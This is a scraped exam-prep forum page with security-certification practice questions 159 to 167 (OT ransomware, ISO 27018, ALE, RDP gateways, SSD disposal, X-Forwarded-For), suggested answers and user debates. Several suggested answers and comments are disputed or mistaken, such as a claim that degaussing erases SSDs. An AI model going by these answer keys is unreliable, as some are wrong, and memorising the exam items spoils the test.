C. Deploy the legacy application on an air-gapped system: This option is the most secure choice in the given context. An air-gapped system is physically isolated from the network, which means it's not connected to any other systems or networks, making it extremely difficult for attackers to access and exploit the vulnerabilities. This isolation helps protect the legacy system while still allowing it to fulfill its function of incorporating reference data into the new system.

In the absence of patches for critical vulnerabilities, isolating the legacy system through an air-gapped setup is the best approach to optimize security and protect the organization's data and operations.

upvoted 3 times

Question #159 *Topic 1*

An attacker infiltrated an electricity-generation site and disabled the safety instrumented system. Ransomware was also deployed on the engineering workstation.
The environment has back-to-back firewalls separating the corporate and OT systems. Which of the following is the MOST likely security consequence of this attack?

A. A turbine would overheat and cause physical harm.

B. The engineers would need to go to the historian.

C. The SCADA equipment could not be maintained.

D. Data would be exfiltrated through the data diodes.

Suggested Answer: *D*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

C is the correct answer. Here's why: SCADA systems are used to monitor and control industrial processes, such as those used in electricity generation. Disabling the safety instrumented system and deploying ransomware on the engineering workstation could prevent the engineers from properly maintaining the SCADA equipment, potentially leading to operational issues and disruptions.

It is not likely that a turbine would overheat and cause physical harm (option A) as a result of this attack. The engineers may need to go to the historian (option B) to retrieve historical data for troubleshooting purposes, but this would not be a direct consequence of the attack. Data would not be exfiltrated through the data diodes (option D) as a result of this attack, as data diodes are unidirectional network connections that prevent data from being transmitted in the opposite direction. Data diodes are often used to isolate critical systems from external networks in order to prevent data exfiltration.

upvoted 15 times

[Removed] Highly Voted 3 years, 11 months ago

Selected Answer: D

The answer can't be C because SCADA is part of the OT environment and there are firewalls back to back separating these systems from the IT environment. all the hacker can do is exfiltrate the data that comes from the OT to the IT through the data diodes.

upvoted 6 times

deeden Most Recent 1 year, 10 months ago

Selected Answer: A

While ransomware could hinder SCADA system maintenance, the primary concern here is the immediate risk posed by the disabled SIS.

upvoted 2 times

Bright07 1 year, 11 months ago

Ans A. The most likely consequence is that with the safety systems disabled, and engineers unable to monitor or intervene due to ransomware on the workstation, a critical system like a turbine might overheat. Without safety controls in place, the turbine might continue operating under unsafe conditions, leading to physical damage or harm.

upvoted 2 times

armid 2 years, 3 months ago

I believe the answer is A. #1 in security is to prevent human harm.

upvoted 1 times

b49eb27 2 years, 6 months ago

I'm going with A. If the safety instrumented system is disabled, then that would mean you would not receive warnings or anything for hazard mitigation. If the engineers workstation is disabled due to ransomware then yes, the scada equipment could not be maintained, however that is not an immediate problem because you could use the historian logs, which is not a real time solution but it is there and you could still take care of the equipment, just slower. The data diodes are unidirectional and there are two firewalls between environments so the data will not flow back from ot to it. Which means that we have a visibility issue into immediate real time issues. which brings me back to a turbine over heating and causing harm. It might take a while to get the information that there is an issue with equipment due to safety systems being down and scada not being able to be used. I'm going with A.

upvoted 2 times

Tayfay 2 years, 7 months ago

Selected Answer: D

A - Safety Consequence B - Not Relevant C - SCADA separated from Corporate D - Security Consequence of RaaS, data exfiltration.

upvoted 1 times

tirajvid 2 years, 8 months ago

Selected Answer: A

Possible physical damage and harm trumps any other issues..

upvoted 3 times

abrub 2 years, 9 months ago

Selected Answer: A

Physical harm from the disabled temperature sensor is paramount compared to any cyber vuln

upvoted 5 times

Anarckii 2 years, 9 months ago

Selected Answer: A

Taking test tomorrow and changing to A as the question reads " disabled the safety instrumented system."

upvoted 3 times

ares1027 2 years, 10 months ago

A. is answer. Disabled safety instrumented system. Consequence is inability to address and maintain functioning of turbines.

upvoted 5 times

Anarckii 2 years, 10 months ago

Selected Answer: C

SCADA systems are one the most important systems when it comes to water, energy, and electrical plants. These systems rely on providing realtime data and control to other system throughout the plant. If they are not working properly, more sever cases than a turbine exploding can happen. If the SCADA system is interfered with, yes it can lead to this. So A should be out of the question. This environment you wont to focus on SCADA, DAHS, and any Industrial Control Systems

upvoted 1 times

BinaryGuardian42 2 years, 11 months ago

Selected Answer: A

A is the correct answer as they safety system was disabled. The engineering station was ranswomwared to make it difficult for engineers to reprogram the system as the tools to do that is most likely installed on the engineering station

upvoted 3 times

32d799a 3 years ago

Selected Answer: A

A. A turbine would overheat and cause physical harm.

The disabling of the safety instrumented system poses a direct threat to the physical components of the electricity-generation site. The other options either are less direct consequences of the described attack or are more secure by design (e.g., data diodes).

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: C

C = Interruption to service Ransomware is primarily used to keep organizations from completing operations, losing $$. The Diodes would make it challenging to exfiltrate data, and the back-to-back firewalls should have controls to prevent the exfiltration of a large amount of data as a secondary technical measure. Q never states how the workstation was compromised but it could be infected from other means (Trojan via removable media, engineer hybrid workstation) coming from an external network sounds more difficult with the current security setup. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

BiteSize 3 years, 3 months ago

(A) Safety concerns wouldn't be an answer because how does that make the attacker money via "ransom" ware? Ransom is the Key word

upvoted 2 times

BinaryGuardian42 2 years, 11 months ago

Who said the attacker aim is to make money? Ransomware could prevent the systems and engineers to detect and solve the safety issue before it becomes catastrophic.

upvoted 1 times

last_resort 3 years, 6 months ago

Selected Answer: C

Ruling out D because data diodes only allow for secure one-way data transfer..data cannot exfiltrated this way.

upvoted 1 times

chil7chil7 3 years, 11 months ago

Selected Answer: A

Why not A? safety system is disabled, and it's electricity-generating place. what is turbine go super hot and no safety system detects its temperature? I think it might go overheat and burn down the place?!

upvoted 3 times

chil7chil7 3 years, 11 months ago

sorry guys, D is my answer, A seems like safety issue.

upvoted 1 times

Question #160 *Topic 1*

Which of the following is required for an organization to meet the ISO 27018 standard?

A. All PII must be encrypted.

B. All network traffic must be inspected.

C. GDPR equivalent standards must be met.

D. COBIT equivalent standards must be met.

Suggested Answer: *A*

EZPASS Highly Voted 3 years, 8 months ago

Answer is A ---------- ISO/IEC 27018 is a security standard part of the ISO/IEC 27000 family of standards. It was the first international standard about the privacy in cloud computing services which was promoted by the industry. It was created in 2014 as an addendum to ISO/IEC 27001, the first international code of practice for cloud privacy. It helps cloud service providers who process personally identifiable information (PII) to assess risk and implement controls for protecting PII.[1] It was published by the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC) under the joint ISO and IEC subcommittee, ISO/IEC JTC 1/SC 27. ---------- In 2014, the ISO adopted ISO/IEC 27018:2014, an addendum to ISO/IEC 27001, the first international code of practice for cloud privacy. Based on EU data-protection laws, it gives specific guidance to cloud service providers (CSPs) acting as processors of personally identifiable information (PII) on assessing risks and implementing state-of-the-art controls for protecting PII.

upvoted 9 times

b49eb27 2 years, 6 months ago

So, Im going to point out in this the section that says "Based on EU data-protection laws...", which means "GDPR". So, this in itself, points to C. Also ISO 27018 does not mandate encryption of PII.

upvoted 2 times

perti95 Most Recent 1 year, 4 months ago

Selected Answer: A

I say, "A" ISO 27018 is an "International Standard", while GDPR is an EU law. So we have to go with the Standard's requirements, one of which is encryption of PII. Given answer B is irrelevant, too generic; C -- the reasoning is given above; COBIT, irrelevant.

upvoted 1 times

Bright07 1 year, 6 months ago

Selected Answer: C

The correct answer is: C. GDPR equivalent standards must be met. ISO 27018 is a standard for the protection of personal data in the cloud, specifically for cloud service providers who are processing Personally Identifiable Information (PII). The key requirement of ISO 27018 is that organizations need to ensure they handle PII in accordance with privacy laws and regulations. This includes ensuring that they meet data protection requirements similar to those in the General Data Protection Regulation (GDPR), especially for customers in the EU. While option A. All PII must be encrypted is important for data protection, ISO 27018 does not explicitly require all PII to be encrypted. It focuses on proper handling and controls for PII, including transparency, consent, and protection measures.

upvoted 1 times

3041b53 1 year, 9 months ago

Selected Answer: A

According to the ISO 27018 standard, several key requirements are in place to ensure the protection of Personally Identifiable Information (PII) in cloud environments.

upvoted 1 times

rice3cooker 2 years, 1 month ago

Selected Answer: A

Source issims.online What is ISO 27018 standard? What is ISO 27018? ISO/IEC 27018 is the international standard for protecting personal information in cloud storage. The term for the personal data it covers is Personally Identifiable Information or PII. ISO 27018 is a code of practice for public cloud service providers.

upvoted 2 times

EAlonso 2 years, 3 months ago

Select A. "....ISO 27018 adds new guidelines, enhancements, and security controls..., which help cloud service providers better manage the data security risks unique to PII in cloud computing....."

upvoted 1 times

Nickolos 2 years, 7 months ago

Selected Answer: C

Among the options provided, the closest to the requirements of ISO 27018 is C. GDPR equivalent standards must be met. This option is the most aligned because ISO 27018 aims to help cloud service providers that process PII to address privacy protection requirements in a way that's consistent with privacy principles in ISO/IEC 29100. While ISO 27018 does not explicitly require meeting GDPR standards, its principles align closely with GDPR in terms of the protection of personal data. Both set of standards emphasize consent, data subject rights, data breach notifications, and the secure processing of personal information.

upvoted 2 times

suprman4485 2 years, 7 months ago

A, PII is the only topic covered in the ISO 27018 not GDPR.

upvoted 1 times

e020fdc 2 years, 8 months ago

Selected Answer: A

The standard is international and does not endorse any particular legislation, but does state that legislation can vary. I say A, even though typically on tests you want to avoid all/never choices, but it seems more correct than the others.

upvoted 1 times

nelombg 2 years, 8 months ago

Answer is A ISO/IEC 27018 is the international standard for protecting personal information in cloud storage. The term for the personal data it covers is Personally Identifiable Information or PII. ISO 27018 is a code of practice for public cloud service providers

upvoted 2 times

Delab202 2 years, 9 months ago

Selected Answer: A

GDPR and ISO 27018 serve slightly different functions. GDPR sets out data privacy and protection regulations. ISO 27018 gives you a practical framework to manage data protection and information security risks. Implementing ISO 27001, in conjunction with 27018, gives you a solid foundation for GDPR compliance.

upvoted 3 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: A

A. All PII must be encrypted.

This option aligns closely with the requirements of ISO 27018. Encryption of Personally Identifiable Information (PII) is a significant aspect of data protection and is often a requirement in various data protection standards, including ISO 27018. Encrypting PII helps safeguard sensitive information, particularly when it's stored or transmitted through cloud services.

The other options, such as network traffic inspection (option B), GDPR equivalent standards (option C), and COBIT equivalent standards (option D), although relevant in broader information security and compliance contexts, might not be specifically mandated or articulated within ISO 27018.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Test taking skills 101 with option A. Always, never, All = False option C is in the text of the ISO. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

lifeblood12005 3 years, 3 months ago

SO/IEC 27018 is a security standard part of the ISO/IEC 27000 family of standards. It was the first international standard about the privacy in cloud computing services which was promoted by the industry. It was created in 2014 as an addendum to ISO/IEC 27001, the first international code of practice for cloud privacy. It helps cloud service providers who process personally identifiable information (PII) to assess risk and implement controls for protecting PII

SO GDPR is a bunch of rules and requirements to protect PII

IMPORTANT - ISO27018 does not specify that ALL PII must be encrypted (must be protected).

The correct answer is: GDPR equivalent standards must be met

upvoted 3 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: C

ISO 27018 requires that the organization comply with applicable laws and regulations related to privacy and data protection, including GDPR (General Data Protection Regulation) equivalent standards.

Option A is incorrect because while encryption is a security measure that can be used to protect PII, ISO 27018 does not mandate that all PII must be encrypted

upvoted 3 times

FoxTrotDG 3 years, 7 months ago

While it doesn't mandate that ALL PII must be encrypted, I wouldn't be surprised if CompTIA is looking for the answer to be A. Only because the ISO 27018 standard is referring to the protection of PII in public clouds. Here's the link to the standard:

https://www.amnafzar.net/files/1/ISO%2027000/ISO%20IEC%2027018-2019.pdf

upvoted 3 times

djash22 3 years, 8 months ago

Selected Answer: A

Iso/iec 27018 is the International standard for protecting information in cloud storage. The terms personal itself cover PII

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: A

ISO 27018 is the code of practice for the protection of personally identifiable information (PII) in public clouds. We're going to explore what it means for both providers and customers.

upvoted 1 times

FOURDUE 3 years, 8 months ago

ISO/IEC 27018:2014 establishes commonly accepted control objectives, controls and guidelines for implementing measures to protect Personally Identifiable Information (PII) in accordance with the privacy principles in ISO/IEC 29100 for the public cloud computing environment.

upvoted 1 times

Question #161 *Topic 1*

A company invested a total of $10 million for a new storage solution installed across five on-site datacenters. Fifty percent of the cost of this investment was for solid-state storage. Due to the high rate of wear on this storage, the company is estimating that 5% will need to be replaced per year. Which of the following is the
ALE due to storage replacement?

A. $50,000

B. $125,000

C. $250,000

D. $500,000

E. $1,000,000

Suggested Answer: *C*

Ckl22 Highly Voted 3 years, 11 months ago

Selected Answer: C

$10 million overall investment, with 50% being solid-state drives (subject of the question). $5 million * .05 = $250,000

upvoted 16 times

Protocol0 Highly Voted 3 years, 11 months ago

I see that now. thank you!

upvoted 6 times

IT_Master_Tech Most Recent 1 year, 10 months ago

Selected Answer: C

SLE=AV x EF / 10M * .50 (SSD Storage)=$5M ARO (given)=5% (.05) ALE=SLE x ARO / $5M x .05=$250,000

upvoted 3 times

Anarckii 2 years, 10 months ago

SLE=Total Investment×Percentage of Replacement

SLE = $10,000,000 \times 0.5

SLE = $5,000,000

Now, plug in the correct values into the ALE formula:

ALE = $5,000,000 \times 0.05

ALE = $250,000

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

ALE = Annual Luckily the Math is already in Annual. $10,000,000 Total investment SSD cost = 50% = $5,000,000 Per year burnout = $5,000,000 X .05 (5%) $250,000 ALE Math is Hard ;)

upvoted 2 times

javier051977 3 years, 6 months ago

Selected Answer: C

If the cost of replacing 5% of the solid-state storage each year is $250,000, then this cost represents both the Single Loss Expectancy (SLE) and the Annualized Loss Expectancy (ALE) for this particular risk scenario.

The Single Loss Expectancy (SLE) is the estimated cost of a single loss event, which in this case is $250,000. The Annualized Loss Expectancy (ALE) is the estimated cost of this loss event occurring once per year, which is also $250,000 since the Annualized Rate of Occurrence (ARO) is 1 (once per year).

Therefore, if the cost per year of replacing 5% of the solid-state storage is $250,000, then the ALE due to storage replacement is also $250,000.

upvoted 2 times

OneSaint 3 years, 8 months ago

Selected Answer: C

5%(ALE) of 5 million is 250K

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: C

agree with CKL22

upvoted 3 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: B

To determine the annual loss expectancy (ALE) due to storage replacement, we need to know the annual cost of replacing the storage and the probability that the replacement will be necessary.

Based on the information provided, we know that the total cost of the storage solution is $10 million and that 50% of that cost was for solid-state storage. This means that the cost of the solid-state storage was $10 million * 50% = $5 million. We also know that the company is estimating that 5% of the solid-state storage will need to be replaced per year. This means that the annual cost of replacing the storage is $5 million * 5% = $250,000.

To determine the ALE, we need to multiply the annual cost of replacement by the probability that the replacement will be necessary. In this case, the probability that the replacement will be necessary is 5%, so the ALE is $250,000 * 5% = $12,500.

Therefore, the ALE due to storage replacement is $12,500.

upvoted 2 times

javier051977 3 years, 6 months ago

incorrect, the the ARO is 1. ALE = $250,000 * 1 = $250,000

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

None of the answers are correct.

upvoted 2 times

david124 3 years, 8 months ago

brody, just stop lol

upvoted 2 times

Protocol0 3 years, 11 months ago

Selected Answer: D

10m*.05 = 500k

upvoted 1 times

Question #162 *Topic 1*

A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:
➪ Enforce MFA for RDP.
➪ Ensure RDP connections are only allowed with secure ciphers.
The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network-level firewalls or ACLs.
Which of the following should the security architect recommend to meet these requirements?

A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.

B. Implement a bastion host with a secure cipher configuration enforced.

C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP.

D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

Suggested Answer: *C*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

A remote desktop gateway server is a secure network-based connection point that allows authorized users to connect to remote computers using RDP over the internet. By implementing a remote desktop gateway server, the security architect can enforce MFA for RDP connections and ensure that only secure ciphers are allowed. Additionally, by configuring the remote desktop gateway server to use OTP, the security architect can add an additional layer of security to the RDP connections.

Implementing a reverse proxy for remote desktop with a secure cipher configuration enforced (option A) may improve the security of the RDP connections, but it does not specifically address the requirement to enforce MFA. Implementing a bastion host with a secure cipher configuration enforced (option B) may improve the security of the RDP connections, but it does not specifically address the requirement to enforce MFA. Implementing a GPO (Group Policy Object) that enforces TLS cipher suites and limits remote desktop access to only VPN users (option D) may improve the security of the RDP connections, but it does not specifically address the requirement to enforce MFA.

upvoted 5 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

Enforcing MFA for RDP: RD Gateway can be configured to use OTP or other MFA mechanisms. Ensuring secure ciphers: RD Gateway can enforce the use of secure ciphers for RDP connections.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Zulunation 3 years, 1 month ago

when do you take you exam

upvoted 2 times

e020fdc 2 years, 8 months ago

And did you pass? I've enjoyed your comments. Straightforward and sometimes funny.

upvoted 2 times

Test1269 2 years, 8 months ago

He said he did in one of the original comments from the first few questions.

upvoted 1 times

FOURDUE 3 years, 8 months ago

Selected Answer: C

agree.

upvoted 1 times

Question #163 *Topic 1*

An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:

➪ Protection from DoS attacks against its infrastructure and web applications is in place.

➪ Highly available and distributed DNS is implemented.

➪ Static content is cached in the CDN.

➪ A WAF is deployed inline and is in block mode.

➪ Multiple public clouds are utilized in an active-passive architecture.

With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

A. The public cloud provider is applying QoS to the inbound customer traffic.

B. The API gateway endpoints are being directly targeted.

C. The site is experiencing a brute-force credential attack.

D. A DDoS attack is targeted at the CDN.

Suggested Answer: *A*

biggytech Highly Voted 2 years, 11 months ago

Selected Answer: B

Its B, you can't brute force a page with no authentication lol Key words: experiencing a slowdown on the unauthenticated payments page

upvoted 5 times

EAlonso 2 years, 3 months ago

Its is C. even having the payment page as unauthenticated is receiving brute force attack and the inline WAF in blocking mode caused DoS.

upvoted 1 times

EAlonso Most Recent 2 years, 3 months ago

Sorry, by DoS I mean resource exhaustion.

upvoted 1 times

Anarckii 2 years, 10 months ago

The application programming interface (API) is experiencing issues as it is being directly targeted. I overlooked this at first and looking at the question and the answer: "the bank is experiencing a slowdown on the unauthenticated payments page" which is a directly specific interface. This mean that the API itself is being targeted

upvoted 1 times

nuel_12 2 years, 11 months ago

Selected Answer: B

brute-force is not possible where the is no-authentication, so the only possible answer is B

upvoted 2 times

nmap_king_22 3 years ago

Selected Answer: B

thinking B here

upvoted 1 times

32d799a 3 years ago

Selected Answer: B

C. The site is experiencing a brute-force credential attack.

Brute force attacks typically target login or authentication systems. While this type of attack can cause a slowdown, the slowdown would typically be observed on the login or authentication pages, not on the unauthenticated payments page. B. The API gateway endpoints are being directly targeted.

This is a plausible cause. If the API gateway endpoints responsible for the unauthenticated payments page are being targeted, it could cause a slowdown on that specific page.

upvoted 1 times

tefyayaydu 2 years, 11 months ago

Credential attack, on a page that requires no credentials...

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Going with B. If the API's are slowed, performance issues will follow.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

last_resort 3 years, 6 months ago

Selected Answer: C

Going with C....WAFs can protect the API gateway.

upvoted 2 times

javier051977 3 years, 6 months ago

Selected Answer: B

the MOST likely cause of the slowdown on the unauthenticated payments page is option B, the API gateway endpoints being directly targeted. This could cause increased traffic and load on the backend systems responsible for handling payment requests, resulting in a slowdown for users accessing the unauthenticated payments page.

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: C

Why not C? A brute-force attack is a type of attack that involves trying to guess a password or other type of authentication credential by trying a large number of possible combinations. If the unauthenticated payments page is experiencing a slowdown, it could be because the site is being targeted by a brute-force attack, in which an attacker is trying to guess the credentials for the page.

It is not likely that the public cloud provider is applying QoS (Quality of Service) to the inbound customer traffic (option A), as QoS is typically used to prioritize traffic rather than causing a slowdown. It is also not likely that the API gateway endpoints are being directly targeted (option B), as this would typically result in errors rather than a slowdown. It is also not likely that a DDoS (Distributed Denial of Service) attack is targeted at the CDN (option D), as the WAF (Web Application Firewall) should be able to block such an attack.

upvoted 4 times

dr_nick 3 years, 8 months ago

This is on the unauthenticated page though, doesn't that mean there are no credentials to input?

upvoted 3 times

hidady 3 years, 10 months ago

A is correct

upvoted 2 times

Question #164 *Topic 1*

A healthcare system recently suffered from a ransomware incident. As a result, the board of directors decided to hire a security consultant to improve existing network security. The security consultant found that the healthcare network was completely flat, had no privileged access limits, and had open RDP access to servers with personal health information. As the consultant builds the remediation plan, which of the following solutions would BEST solve these challenges?
(Choose three.)

A. SD-WAN

B. PAM

C. Remote access VPN

D. MFA

E. Network segmentation

F. BGP

G. NAC

Suggested Answer: *C, D, G*

klosinskil Highly Voted 4 years ago

Selected Answer: BCE

completely flat E, had no privileged access limits B, and had open RDP access to servers E

upvoted 14 times

klosinskil Highly Voted 4 years ago

completely flat E, had no privileged access limits B, and had open RDP access to servers C

upvoted 10 times

kycugu 3 years, 10 months ago

The correct answers are B, PAM (privilege access management); E, Network segmentation; and D, MFA (multi-factor authentication).

upvoted 10 times

Mr_BuCk3th34D 3 years, 10 months ago

I agree.

upvoted 2 times

Serliop378 3 years, 7 months ago

MFA does not solve the open unsafe RDP access. You have to tunnel it with a Ipsec site-to-site VPN

upvoted 2 times

armid 2 years, 3 months ago

nowhere in the question does it specify that they were open to public. Looks like they were just open on the flat network. implementing MFA to the RDP logins is the best way how to secure it internally.

upvoted 1 times

deeden Most Recent 1 year, 10 months ago

Selected Answer: BCE

i feel like encrypting traffic is more important than MFA when it comes to working remotely RDP, and of course PAM and VLANs are usually prioritized in any new implementation.

upvoted 1 times

Bright07 1 year, 11 months ago

Ans BDE. The best solutions for addressing the healthcare system's security weaknesses are: PAM (to manage privileged access) MFA (to secure RDP and other remote access) Network segmentation (to limit lateral movement of attackers and contain potential damage) These solutions directly address the vulnerabilities identified in the current network security posture. While Remote Access VPN could provide secure access for remote workers, but it wouldn't directly address the other issues like lack of network segmentation, privileged access control, or the need for MFA on critical systems. It's useful for remote access but not a comprehensive solution to the vulnerabilities described in the case.

upvoted 1 times

IT_Master_Tech 2 years, 1 month ago

"No privilege access limits"….Fix: MFA

upvoted 1 times

IT_Master_Tech 2 years, 1 month ago

According g to ChatGPT, answers are B, D and E.

upvoted 2 times

b49eb27 2 years, 6 months ago

Selected Answer: BDE

- Network segmentation restricts access to PHI-containing servers to only authorized individuals or devices within specific segments of the network. - Privileged Access Management ensures that privileged accounts, which have elevated access to critical systems and data, are tightly controlled and monitored. - Multi-Factor Authentication adds an extra layer of security to the authentication process, making it more difficult for attackers to compromise user credentials and gain unauthorized access to sensitive resources. I'm not going with VPN, because yes, it's a VPN to get into the network. it doesn't directly secure the servers. MFA at least means that they have to have more than one way to prove their access.

upvoted 3 times

jhxetc 2 years, 9 months ago

Selected Answer: BEG

B,E,G makes the most sense. C, does not seem correct as remote access is not listed as a problem or requirement for them. The RDP access can be remediated most easily with Network Access Controls (NAC). Additionally, the introduction of the VPN would not solve the issue of open RDP access on the LAN.

upvoted 2 times

abrub 2 years, 9 months ago

Selected Answer: BEG

E. Network Segmentation - Flat network B. PAM - No privileged access limits G. NAC - open RDP access to servers with PHI

upvoted 2 times

Anarckii 2 years, 9 months ago

Selected Answer: BCE

Changing to BCE as PAM overlaps MFA, so we need to focus on a secure RDP session which would be done with remote VPN

upvoted 2 times

Anarckii 2 years, 10 months ago

Selected Answer: BDE

A vpn does not secure a connection to RDP in a sever. All it does is secure the connect from the user through the RDP connection. MFA applies access control authentication which does implement a security measure for the issues mentioned

upvoted 3 times

Anarckii 2 years, 9 months ago

Changing to BCE

upvoted 1 times

isaphiltrick 3 years, 1 month ago

I agree with everyone who selected PAM to address the no privilege access limits and network segmentation to address the flat network. But I think the third answer is NAC to address the open RDP access to servers with PHI.

I can understand why Remote access VPN could be a choice because the thought of having a more secure connection would solve the RDP access. However, a VPN only gets you to the network and once inside the network, you can still RDP to those servers. I think the real issue here is protecting PHI and with NAC, you can address that by limiting network access to those servers.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: BDE

BDE = Security Concepts ACF = Networking Concepts (Operations) This is a security exam. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

bas3dg0d 3 years, 1 month ago

The question is asking for improvement on NETWORK SECURITY.

PAM for privelege access management.

VPNs for improving on RDP security.

Network segmentation to unflatten the network.

You're way off on this one.

upvoted 3 times

OdinAtlasSteel 2 years, 10 months ago

A VPN doesn't do squat to improve RDP security. Except now you have the luxury of accessing PHI from home. I'm going with BDE.

upvoted 4 times

p1s3c 3 years, 5 months ago

Selected Answer: BDE

Based on the information provided, the three solutions that would BEST solve these challenges are:

E. Network segmentation: Network segmentation can help to divide the network into smaller, isolated segments, making it more difficult for attackers to move laterally within the network. By segmenting the network, the impact of a compromise can be minimized and the scope of a breach can be contained.

B. PAM: Privileged access management (PAM) can help to control and monitor access to privileged accounts, such as those used by system administrators and IT staff. By implementing PAM, the healthcare system can restrict access to sensitive systems and limit the damage that an attacker can do if they gain access to privileged accounts.

D. MFA: Multi-factor authentication (MFA) can help to prevent unauthorized access to systems and applications. By requiring users to provide more than one form of authentication, such as a password and a token, MFA can help to ensure that only authorized users are able to access sensitive information.

upvoted 4 times

Geofab 3 years, 6 months ago

Selected Answer: BCE

agree with PAM, VPN, and Network Segmentation.

upvoted 2 times

OneSaint 3 years, 8 months ago

Selected Answer: BCE

B: Privilege access remediation C: Remote access VPN (RDP makes it encrypted)remediation E: Flat network remediation

upvoted 2 times

Breza 3 years, 8 months ago

Selected Answer: BDE

B. PAM (Privileged Access Management): This solution would help limit privileged access to the network and ensure that only authorized users can access sensitive information.

D. MFA (Multi-Factor Authentication): This solution would add an additional layer of security to prevent unauthorized access to the network.

E. Network Segmentation: This solution would help isolate different parts of the network and reduce the attack surface by creating distinct security zones for different types of resources, such as servers containing personal health information.

upvoted 6 times

Question #165 *Topic 1*

A Chief Information Security Officer (CISO) is concerned that a company's current data disposal procedures could result in data remanence. The company uses only SSDs. Which of the following would be the MOST secure way to dispose of the SSDs given the CISO's concern?

A. Degaussing

B. Overwriting

C. Shredding

D. Formatting

E. Incinerating

Suggested Answer: *C*

Mr_BuCk3th34D Highly Voted 2 years, 10 months ago

Selected Answer: C

Shredding is a physical destruction method that involves cutting the SSDs into small pieces using a shredder or other similar machine. This ensures that the data on the SSDs is completely destroyed and cannot be recovered. Incinerating is another physical destruction method that involves burning the SSDs to destroy the data. While incinerating is also an effective method of physically destroying SSDs, it is generally not the preferred method due to the potential environmental and safety concerns associated with burning electronic waste.

upvoted 7 times

hidady Highly Voted 2 years, 10 months ago

C is correct

upvoted 5 times

df71cb4 Most Recent 1 year, 7 months ago

Selected Answer: E

I think in the context of this test, they are referring to crypto shredding of the encryption key. Not physically shredding the device. The physical destruction, incineration, would be the best choice.

upvoted 1 times

BiteSize 2 years, 3 months ago

Selected Answer: C

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

FOURDUE 2 years, 8 months ago

Selected Answer: C

got the answer right here and it is NOT degaussing.....

Degaussing does not work on SSDs, because SSDs do not use magnetic fields to store data like traditional hard drives do. Running an SSD through a degaussing machine will not destroy the device or the data on it. For destroying SSDs, shredding is recommended in order to physically destroy the device beyond the possibility of repair or recovery. Hard Drive Degaussing vs. Shredding: Which Is Safer? guarddocs.com/resource/hdd-degaussing-vs-shredding/

upvoted 4 times

AlenKumar 2 years, 9 months ago

A. Degaussing: Degaussing is a process that involves using a strong magnetic field to erase the data on a storage device. Degaussing is an effective method for disposing of SSDs because it can completely erase the data on the drive, including data that may be stored in hard-to-reach areas or that may not be easily overwritten.

upvoted 1 times

FOURDUE 2 years, 8 months ago

this answer is wrong ^^

upvoted 2 times

Question #166 *Topic 1*

The CI/CD pipeline requires code to have close to zero defects and zero vulnerabilities. The current process for any code releases into production uses two-week
Agile sprints. Which of the following would BEST meet the requirement?

A. An open-source automation server

B. A static code analyzer

C. Trusted open-source libraries

D. A single code repository for all developers

Suggested Answer: *B*

FOURDUE Highly Voted 3 years, 8 months ago

Selected Answer: B

i believe the answer to be B.. here is why Static Analysis in Agile/DevOps Self-service, automated code checking with static analysis tools can be wired directly into how engineers write code. Static analysis checking can be plugged into each developer's IDE to catch problems while they are coding.

upvoted 6 times

EAlonso Most Recent 2 years, 3 months ago

I agree, thanks FORDUDE

upvoted 1 times

CoolCat22 3 years, 1 month ago

Selected Answer: B

I concur

upvoted 1 times

Question #167 *Topic 1*

A security analyst wants to keep track of all outbound web connections from workstations. The analyst's company uses an on-premises web filtering solution that forwards the outbound traffic to a perimeter firewall. When the security analyst gets the connection events from the firewall, the source IP of the outbound web traffic is the translated IP of the web filtering solution. Considering this scenario involving source NAT, which of the following would be the BEST option to inject in the HTTP header to include the real source IP from workstations?

A. X-Forwarded-Proto

B. X-Forwarded-For

C. Cache-Control

D. Strict-Transport-Security

E. Content-Security-Policy

Suggested Answer: *B*

FOURDUE Highly Voted 2 years, 8 months ago

Selected Answer: B

